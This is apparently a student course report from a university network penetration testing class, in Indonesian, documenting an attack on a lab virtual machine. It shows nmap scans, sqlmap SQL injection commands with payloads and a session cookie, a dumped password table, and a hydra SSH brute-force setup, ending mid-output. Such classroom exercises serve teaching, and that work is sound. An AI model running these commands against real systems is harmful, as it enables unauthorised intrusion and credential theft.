BINUS UNIVERSITY
Software Laboratory Center

COMP6544
Network Penetration Testing

Documentation Report

Quiz 2

O223-COMP6544-LT03-02

Document Information

Assessment Information	
Assessors	**Client**
Maximilianus Raymond Kusnadi 2440040904	Software Laboratory Center Bina Nusantara University Jalan Kebon Jeruk Raya no. 27 Jakarta Barat, Indonesia
Assessment Period	
Thursday, January 13, 2022	

Assessment Scope

Enumeration	Description
Assessment Type	External Black-box
Vulnerability Scanner	Kali Linux 2019.1
Server IP Address	**192.168.232.0**

Executive Summary

Background

Mencari kerentanan dari sebuah web yang diduga memiliki bukti dari kasus perdagangan anak

Summary of Result

Hasil dari penetration testing saya pada hari ini yaitu


1. IP yang terlihat mencurigakan
2. Melihat jenis OS yang digunakan oleh IP tersebut
3. Melihat port yang terbuka dan tersembunyi
4. Masuk/login kedalam web dengan port yang tersembunyi tadi menggunakan SQL Injection
5. Mendapatkan database Credentials yang menyimpan table username dan password yang akan digunakan untuk masuk kedalam SSH
6. Mendapatkan file yang dapat menjadi barang bukti kasus perdagangan anak

Strategic Recommendation


Untuk menjaga keamanan server yang perlu diperhatikan adalah

1. Server menggunakan akses SSH
    - Secure shell adalah protocol jaringan yang dilengkapi fitur enkripsi kriptografi sehingga lebih aman saat melakukan login server
2. Menggunakan password yang kuat
    - Menggunakan password yang kuat agar memberikan hasil generator yang kuat
3. Menonaktifkan akun root
    - Karena bisa saja hacker dapat mengakses root server yang memungkinkan file yang terdapat pada server bisa dikuasai
4. Tidak tertinggal update server
    - Bertujuan agar menyempurnakan bug-bug yang ada
5. Install anti virus
    - Mencegah serangan malware dan virus pada server
6. Menggunakan SSL
    - SSL menggunakan enkripsi 256 bit yang tidak dapat ditembus oleh hacker dalam waktu yang singkat

Information Gathering


Server IP Address	
Command Used	nmap 192.168.232.0-255
Result	
Description	Terdapat IP yang akan di lakukan pentest yaitu pada IP 192.168.232.135

```
root@kali:~# nmap 192.168.232.0-255
Starting Nmap 7.70 ( https://nmap.org ) at 2022-01-13 14:24 +08
Nmap scan report for 192.168.232.2
Host is up (0.000086s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:F3:5F:D7 (VMware)

Nmap scan report for 192.168.232.135
Host is up (0.00036s latency).
Not shown: 996 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http
MAC Address: 00:0C:29:70:21:45 (VMware)

Nmap scan report for 192.168.232.254
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.232.254 are filtered
MAC Address: 00:50:56:FF:C7:3C (VMware)

Nmap scan report for 192.168.232.131
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.232.131 are closed
```

OS Fingerprinting	
Command Used	nmap 192.168.232.135 -O --osscan-guess
Result	
Description	Berdasarkan OS Guess operating system yang digunakan adalah Linux 2.6.32, karena tidak ada operating system yang exact match.

```
root@kali:~# nmap 192.168.232.135 -O --osscan-guess
Starting Nmap 7.70 ( https://nmap.org ) at 2022-01-13 14:26 +08
Nmap scan report for 192.168.232.135
Host is up (0.00036s latency).
Not shown: 996 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http
MAC Address: 00:0C:29:70:21:45 (VMware)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4
 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Sy
ology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=1/13%OT=21%CT=1%CU=33963%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=61DFC614%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10A%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.88 seconds
```


<table>
<tr><th colspan="2">All Open Ports and Software Versions</th></tr>
<tr><td>Command Used</td><td>nmap 192.168.232.135 -sV -p-</td></tr>
<tr><td>Result</td><td>



```
root@kali:~# nmap 192.168.232.135 -sV -p-
Starting Nmap 7.70 ( https://nmap.org ) at 2022-01-13 14:28 +08
Nmap scan report for 192.168.232.135
Host is up (0.00075s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
23/tcp   open  telnet  Linux telnetd
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
124/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
2400/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:70:21:45 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 14.25 seconds
```


</td></tr>
<tr><td>Description</td><td>Terdapat service yang mencurigakan didalam IP tersebut.</td></tr>
</table>


<table>
<tr><th colspan="2">Target Web Application Location</th></tr>
<tr><td>Listen Port</td><td>2400</td></tr>
<tr><td>Preview</td><td>




</td></tr>
<tr><td>Description</td><td>Website yang terdapat dalam server tersebut merupakan website Panti asuhan yang bernama PantiLahaT</td></tr>
</table>

Web Application Penetration Testing


Web Application Penetration and Information Retrieval	
Attack Method	Dengan cara Register
Payload or Command Used	⇨ `Masukan akun yang telah register` ⇨ sqlmap -u http://192.168.232.135:2400/activityDetails.php?id=1--cookie="PHPSESSID= c6o3uboklp38gp0bh29sphelmn" --current-db ⇨ sqlmap -u http://192.168.232.135:2400/activityDetails.php?id=1--cookie="PHPSESSID= c6o3uboklp38gp0bh29sphelmn" -dbs ⇨ sqlmap -u http://192.168.232.135:2400/activityDetails.php?id=1--cookie="PHPSESSID= c6o3uboklp38gp0bh29sphelmn" -D pantilahat –dump
Step-by-Step Action	-> Register dihalaman register, lalu login menggunakan akun yang telah dibuat -> Setelah Login kita akses halaman bagian Activities -> Masuk kedalam View more -> Mencari Value dan Name didalam cookies -> Mencari database yang ada (sqlmap -u http://192.168.232.135:2400/activityDetails.php?id=1--cookie="PHPSESSID= c6o3uboklp38gp0bh29sphelmn" -dbs) -> Mencari current database (sqlmap -u http://192.168.232.135:2400/activityDetails.php?id=1--cookie="PHPSESSID= c6o3uboklp38gp0bh29sphelmn" --current-db) -> Mencari database pantilahat yang menyimpan data username dan password (sqlmap -u http://192.168.232.135:2400/activityDetails.php?id=1--cookie="PHPSESSID= c6o3uboklp38gp0bh29sphelmn" -D pantilahat –dump)
Result	 Panti Lahat - Mozilla Firefox Login Panti Lahat Apache2 Ubuntu Default Pa New Tab 192.168.232.135:2400 Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started PantiLAhaT Welcome, admin Activities About Logout



```
root@kali:~# sqlmap -u http://192.168.232.135:2400/activityDetails.php?id=1 --cookie="PHPSESSID=c6o3uboklp
38gp0bh29sphelmn" --current-db
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
 the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:01:54 /2022-01-13/

[15:01:55] [INFO] resuming back-end DBMS 'mysql'
[15:01:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8745=8745

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: id=-6603 UNION ALL SELECT NULL,CONCAT(0x716a627671,0x4b4b696a41735678596d74724856477674435062
734e76476a724b4a496678734b4a587069467167,0x7162716a71),NULL,NULL,NULL-- LEcE
---
[15:01:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[15:01:55] [INFO] fetching current database
current database:    'pantilahat'
[15:01:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.232.135'

[*] ending @ 15:01:55 /2022-01-13/
```



```
[15:42:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[15:42:46] [INFO] fetching database names
[15:42:46] [INFO] used SQL query returns 5 entries
[15:42:46] [INFO] resumed: 'mysql'
[15:42:46] [INFO] resumed: 'information_schema'
[15:42:46] [INFO] resumed: 'performance_schema'
[15:42:46] [INFO] resumed: 'sys'
[15:42:46] [INFO] resumed: 'pantilahat'
available databases [5]:
[*] information_schema
[*] mysql
[*] pantilahat
[*] performance_schema
[*] sys

[15:42:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.232.135'

[*] ending @ 15:42:46 /2022-01-13/
```




```
Database: pantilahat
Table: backup_password
[14 entries]
+----+----------+----------------------+
| Id | Username | Password             |
+----+----------+----------------------+
| 1  | kizz     | thegreatestadmin     |
| 2  | kizz     | thisisadmin          |
| 3  | kizz     | useraboveadmin       |
| 4  | kizz     | trythisone           |
| 5  | kizz     | thisonewillwork      |
| 6  | kizz     | donttrythisone       |
| 7  | kizz     | adminthebest         |
| 8  | kizz     | admincandoeverything |
| 9  | kazz     | thisuserworks        |
| 10 | kazz     | usercandoanything    |
| 11 | kazz     | thisadministherealone |
| 12 | kazz     | thegreatestuser      |
| 13 | kazz     | therealadmin         |
| 14 | kazz     | thebestuser          |
+----+----------+----------------------+

[15:05:37] [INFO] table 'pantilahat.backup_password' dumped to CSV file '/root/.sqlmap/output/192.168.232.
135/dump/pantilahat/backup_password.csv'
[15:05:37] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.232.135'

[*] ending @ 15:05:37 /2022-01-13/
```

Server Penetration Testing


Server Penetration and Information Retrieval	
Attack Method	SSH attack

Payload / Command Used	➔ `hydra -L username.txt -P password.txt ssh://192.168.232.135 -s 22`
	➔ `ssh kazz@192.168.232.135 -p 22`
	➔ `ls -laR`
	➔ `wordlist username: kazz kizz`
	➔ `wordlist password:`
	`thegreatestadmin`
	`thisisadmin`
	`useraboveadmin`
	`trythisone`
	`thisonewillwork`
	`donttrythisone`
	`adminthebest`
	`admincandoeverything`
	`thisuserworks`
	`usercandoanything`
	`thisadministherealone`
	`thegreatestuser`
	`therealadmin`
	`thebestuser`

Step-by-step action	Mencari username dan password ssh dengan hydra Setelah mendapatkan username dan password Masuk kedalam SSH dengan port 22 yang ada SSH Mencari file perdagangan anak

Result	
	`root@kali:~# hydra -L username.txt -P password.txt ssh://192.168.232.135 -s 22`
	`Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or`
	`for illegal purposes.`
	
	`Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-13 15:18:13`
	`[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the task`
	`s: use -t 4`
